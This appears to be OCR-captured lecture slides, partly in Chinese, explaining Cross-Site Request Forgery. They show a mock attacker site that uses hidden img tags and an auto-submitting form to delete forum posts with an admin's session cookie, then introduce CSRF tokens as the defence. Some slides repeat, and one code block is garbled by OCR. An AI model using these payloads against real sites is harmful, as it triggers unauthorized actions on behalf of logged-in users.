

https://my.forum/admin
Delete Post
https://my.forum/admin/deletePost?id=9487



https://evil-site.com/

Watch Free Movies Online

```
<img src="
    https://my.forum/admin/deletePost?id=1">
<img src="
    https://my.forum/admin/deletePost?id=2">
<img src="
    https://my.forum/admin/deletePost?id=3">

                    ......
```



https://evil-site.com/

Watch Free Movies Online

```
<img src="
    https://my.forum/admin/deletePost?id=1">

<img src="
    https://my.forum/admin/deletePost?id=2">

<img src="
    https://my.forum/admin/deletePost?id=3">

......
```

```
GET /admin/deletePost?id=1 HTTP/1.1
Host: my.forum
Cookie: session=<admin-session>
```

https://evil-site.com/

Watch Free Movies Online


```
<img src="
                                                    d=2">
     my.forum
  Cookie: session=<admin-session>
<img sr
     ht                                             d=3">

                          ......
```

CSRF


- Cross-site Request Forgery
- 偽造 client 端的惡意請求

- 駭客讓 admin 瀏覽一個惡意網站 evil-site.com
- evil-site.com 送出（偽造）了一個 CSRF request 給 my.forum

What about POST request?




```
<form method="POST" action="/admin/deletePost">
    <input name="id" value="9487">
    <button>Delete Post</button>
</form>
```



https://evil-site.com/


Watch Free Movies Online

```
<form method="POST"
    action="https://my.forum/admin/deletePost">
    <input name="id" value="9487">
</form>

<script>$("form").submit()</script>
```



```
POST /admin/deletePost HTTP/1.1
Host: my.forum
Cookie: session=<admin-session>

id=9487
```

```
<form method="POST"
    action="https://my.forum/admin/deletePost">
    <input name="id" value="9487">
</form>

<script>$("form").submit()</script>
```


https://evil-site.com/

Watc

```
POST /admin/deletePost HTTP/1.1
Host: my.forum
Cookie: session=<admin-session>
```


```
</form>

<script>$("form").submit()</script>
```

superlogout.com

⚠️ 它會將你的一堆服務登出，請小心服用 ⚠️


CSRF Token

- 在使用者訪問網站時被設定一個 token（放在 cookie 之類的）
- 發送請求時需同時送出 token




CSRF Token

- 在使用者訪問網站時被設定一個 token（放在 cookie 之類的）
- 發送請求時需同時送出 token

